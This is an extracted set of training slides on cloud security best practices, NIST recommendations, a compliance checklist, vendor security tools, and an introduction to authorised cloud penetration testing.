
# Cloud Computing Security Considerations



- ❑ Cloud computing services should be tailor made by the vendor as per the given security requirements of the clients
- ❑ Cloud service providers should provide higher multi tenancy which enables optimum utilization of the cloud resources and to secure data and applications
- ❑ Cloud services should implement disaster recovery plan for the stored data which enables information retrieval in unexpected situations
- ❑ Continuous monitoring on the Quality of Service (QoS) is required to maintain the service level agreements between consumers and the service providers
- ❑ Data stored in the cloud services should be implemented securely to ensure data integrity
- ❑ Cloud computing service should be fast, reliable, and need to provide quick response times to the new requests
- ❑ Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing
- ❑ Operational process of the cloud based services should be engineered, operated, and integrated securely to the organizational security management
- ❑ Load balancing should be incorporated in the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput

# Placement of Security Controls in the Cloud

CEH  
Computer Emergency Response Team



# Best Practices for Securing Cloud



Enforce data protection, backup, and retention mechanisms

Implement strong authentication, authorization and auditing mechanisms



Enforce SLAs for patching and vulnerability remediation

Check for data protection at both design and runtime



Vendors should regularly undergo AICPA SAS 70 Type II audits

Implement strong key generation, storage and management, and destruction practices



Verify one's own cloud in public domain blacklists

Monitor the client's traffic for any malicious activities



Enforce legal contracts in employee behavior policy

Prevent unauthorized server access using security checkpoints



Prohibit user credentials sharing among users, applications, and services

Disclose applicable logs and data to customers



# **Best Practices for Securing Cloud (Cont'd)**



Analyze cloud provider security policies and SLAs

Assess security of cloud APIs and also log customer network traffic

Ensure that cloud undergoes regular security checks and updates

Ensure that physical security is a 24 x 7 x 365 affair

Enforce security standards in installation/configuration

Ensure that the memory, storage, and network access is isolated

Leverage strong two-factor authentication techniques where possible

Baseline security breach notification process

Analyze API dependency chain software modules

Enforce stringent registration and validation process

Perform vulnerability and configuration risk assessment

Disclose infrastructure information, security patching, and firewall details

# Best Practices for Securing Cloud (Cont'd)



Enforce stringent cloud security compliance, SCM (Software Configuration Management), and management practice transparency

Employ security devices such as IDS, IPS, firewall, etc. to guard and stop unauthorized access to the data stored in the cloud

Enforce strict supply chain management and conduct a comprehensive supplier assessment

Enforce stringent security policies and procedures like access control policy, information security management policy and contract policy

Ensure infrastructure security through proper management and monitoring , availability, secure VM separation and service assurance

Use VPNs to secure the clients data and ensure that data is completely deleted from the main servers along with its replicas when requested for data disposal

Ensure Secure Sockets Layer (SSL) is used for sensitive and confidential data transmission

Analyze the security model of cloud provider interfaces

Understand terms and conditions in SLA like minimum level of uptime and penalties in case of failure to adhere to the agreed level

Enforce basic information security practices namely strong password policy, physical security, device security, encryption, data security, network security, etc.

# NIST Recommendations for Cloud Security



Assess risk posed to client's data, software and infrastructure



Select appropriate deployment model according to needs




Ensure audit procedures are in place for data protection and software isolation



Renew SLAs in case security gaps found between organization's security requirements and cloud provider's standards



Establish appropriate incident detection and reporting mechanisms



Analyze what are the security objectives of organization



Enquire about who is responsible of data privacy and security issues in cloud

# Organization/Provider Cloud Security Compliance Checklist



| Management                                                                                                                          | Organization | Provider |
|-------------------------------------------------------------------------------------------------------------------------------------|--------------|----------|
| Is everyone aware of his or her cloud security responsibilities?                                                                    |              |          |
| Is there a mechanism for assessing the security of a cloud service?                                                                 |              |          |
| Does the business governance mitigate the security risks that can result from cloud-based “shadow IT”?                              |              |          |
| Does the organization know within which jurisdictions its data can reside?                                                          |              |          |
| Is there a mechanism for managing cloud-related risks?                                                                              |              |          |
| Does the organization understand the data architecture needed to operate with appropriate security at all levels?                   |              |          |
| Can the organization be confident of end-to-end service continuity across several cloud service providers?                          |              |          |
| Does the provider comply with all relevant industry standards (e.g. the UK’s Data Protection Act)?                                  |              |          |
| Does the compliance function understand the specific regulatory issues pertaining to the organization’s adoption of cloud services? |              |          |

# Module Flow



1

**Introduction to Cloud Computing**

2

**Cloud Computing Threats**

3

**Cloud Computing Attacks**

4

**Cloud Security**

5

**Cloud Security Tools**

6

**Cloud Penetration Testing**

# Core CloudInspect



1

Proactively verify the security of your AWS deployments against real, current attack techniques

2

Safely pinpoint and validate critical OS and services vulnerabilities with no false positives

3

Measure your susceptibility to SQL injection, cross-site scripting, and other web application attacks

4

Get actionable information necessary to remediate security exposures

The screenshot shows the Core CloudInspect web application interface. At the top, there's a navigation bar with icons for Home, Instances, Test, Scan, Configuration, and Help. To the right of the navigation is a welcome message: "Welcome clouddemo@coresecurity.com" with "Logout" and "Settings" links. Below the navigation is a section titled "Select your Instances". It contains a message: "We found these instances for your account at AWS (clouddemo@coresecurity.com). Please select which ones you would like to test." A table lists 15 instances:

| Name                         | Instance      | AMI ID       | Root Device | Type     | Status    | Security Groups |
|------------------------------|---------------|--------------|-------------|----------|-----------|-----------------|
| coreu                        | i-1004c843    | ami-0829343  | efs         | t1.micro | ● stopped | core            |
| test_ec2_3                   | i-2-f13317f0  | ami-0fe4f2ac | efs         | t1.micro | ● stopped | test            |
| test_u_4                     | i-2-f533320f  | ami-05e442ac | efs         | t1.micro | ● stopped | test            |
| 14105                        | i-3-f6346d93  | ami-0e442ac  | efs         | t1.micro | ● running | test            |
| test-instance-aggregating_   | i-4-f11221cd1 | ami-07cc623  | efs         | t1.micro | ● stopped | S3H-test-Core   |
| public-test-case-Controller_ | i-5-f0227655  | ami-0e442ac  | efs         | t1.micro | ● running | test            |
| test-instances-reviewed      | i-6-fc222201  | ami-04d1723  | efs         | t1.micro | ● running | S3H-test-Core   |
| 14105-test                   | i-8-f22356246 | ami-05e442ac | efs         | t1.micro | ● stopped | test            |
| vmReport2                    | i-2-f3357255  | ami-03e442ac | efs         | t1.micro | ● stopped | debug           |
| testt                        | i-3-f43322ce0 | ami-05a7417e | efs         | t1.micro | ● running | test            |
| test_u_2                     | i-2-f43222ef1 | ami-05e442ac | efs         | t1.micro | ● stopped | test            |
| test-poc-4am                 | i-3-f104c277  | ami-0650511  | efs         | t1.micro | ● stopped | test            |
| public-test-case-processor_  | i-4-f0249c207 | ami-0650511  | efs         | t1.micro | ● running | test            |
| 14106                        | i-5-f3022443  | ami-01564293 | efs         | t1.micro | ● running | test            |


At the bottom of the instance list, a note says: "If you want to test an instance that is stopped at this moment, please start running it at AWS EC2." There are "Next" and "Cancel" buttons at the bottom right.

<https://www.corecloudinspect.com>

# CloudPassage Halo



CloudPassage Halo  
is the cloud server  
security platform  
with all the  
security functions  
you need to safely  
deploy servers in  
public and hybrid  
clouds



## Edit Firewall Policy

Name WebServersFWPolicy

Description Firewall policy to apply to my web servers.

### Inbound Rules (Add New)

| Active | Interface | Source    | Service      | Conn. State(s) | Action | Log                                                            |
|--------|-----------|-----------|--------------|----------------|--------|----------------------------------------------------------------|
| Y      | eth0      | ANY       | tcp/80/80    | ANY            | ACCEPT | <input type="checkbox"/> X <input checked="" type="checkbox"/> |
| Y      | eth0      | ANY       | tcp/443(443) | ANY            | ACCEPT | <input type="checkbox"/> X <input checked="" type="checkbox"/> |
| Y      | eth0      | 0.0.0.0/0 | tcp/22(22)   | ANY            | ACCEPT | <input type="checkbox"/> X <input checked="" type="checkbox"/> |
| Y      | ANY       | ANY       | ANY          | ANY            | DROP   | <input type="checkbox"/> X <input checked="" type="checkbox"/> |

### Outbound Rules (Add New)

| Active | Interface | Destination      | Service    | Conn. State(s) | Action | Log                                                            |
|--------|-----------|------------------|------------|----------------|--------|----------------------------------------------------------------|
| Y      | eth0      | Web Servers (53) | tcp/80,443 | ANY            | ACCEPT | <input type="checkbox"/> X <input checked="" type="checkbox"/> |
| Y      | ANY       | ANY              | ANY        | ANY            | REJECT | <input type="checkbox"/> X <input checked="" type="checkbox"/> |

Apply Cancel

<http://www.cloudpassage.com>

# Cloud Security Tools



**Alert Logic**  
<https://www.alertlogic.com>



**Trend Micro's Instant-On  
Cloud Security**  
<http://www.trendmicro.com>



**SecluIT**  
<http://secludit.com>



**Symantec O3**  
<http://www.symantec.com>



**Dell Cloud Manager**  
<http://www.enstratus.com>



**Cloud Application Visibility**  
<http://www.zscaler.com>



**Nessus Enterprise for AWS**  
<http://www.tenable.com>



**Porticor**  
<http://www.porticor.com>



**Qualys Cloud Suite**  
<https://www.qualys.com>



**Panda Cloud Office  
Protection**  
<http://www.cloudantivirus.com>

# Module Flow



1

**Introduction to Cloud Computing**

2

**Cloud Computing Threats**

3

**Cloud Computing Attacks**

4

**Cloud Security**

5

**Cloud Security Tools**

6

**Cloud Penetration Testing**

# What is Cloud Pen Testing?



Cloud pen testing is a method of actively evaluating the security of a cloud system by simulating an attack from a malicious source

Security posture of cloud should be monitored regularly to determine the presence of vulnerabilities and the risks they pose

Cloud security is based on the shared responsibility of both cloud provider and the client

Type of cloud as well as the type of cloud provider determines if pen testing is allowed or not


- ⦿ If it is SaaS, pen testing is not allowed by providers as it might impact their infrastructure
- ⦿ If it is PaaS or IaaS, pen testing is allowed but coordination is required

The contract and SLA made with cloud provider states if pen testing is allowed, if so what kinds of tests are allowed and how frequently can it be done

# Key Considerations for Pen Testing in the Cloud



- ↳ Determine the type of cloud; PaaS, IaaS or SaaS
- ↳ Obtain written consents for performing pen testing
- ↳ Ensure every aspect of the Infrastructure (IaaS), Platform (PaaS), or Software (SaaS) are included in the scope of testing and generated reports
- ↳ Determine what kind of testing is permitted by Cloud Service Provider (CSP) and how often
- ↳ Prepare legal and contractual documents
- ↳ Perform both internal and external pen testing
- ↳ Perform pen tests on the web apps/services in the cloud without web application firewall (WAF) or reverse proxy
- ↳ Perform vulnerability scans on host available in the cloud
- ↳ Determine how to coordinate with the CSP for scheduling and performing the test



# Scope of Cloud Pen Testing



Pen testing web applications includes mobile applications

1


Pen testing network or host includes systems, firewalls, IDS, databases, etc., available in cloud

2


Pen testing web services includes mobile back-end services

3

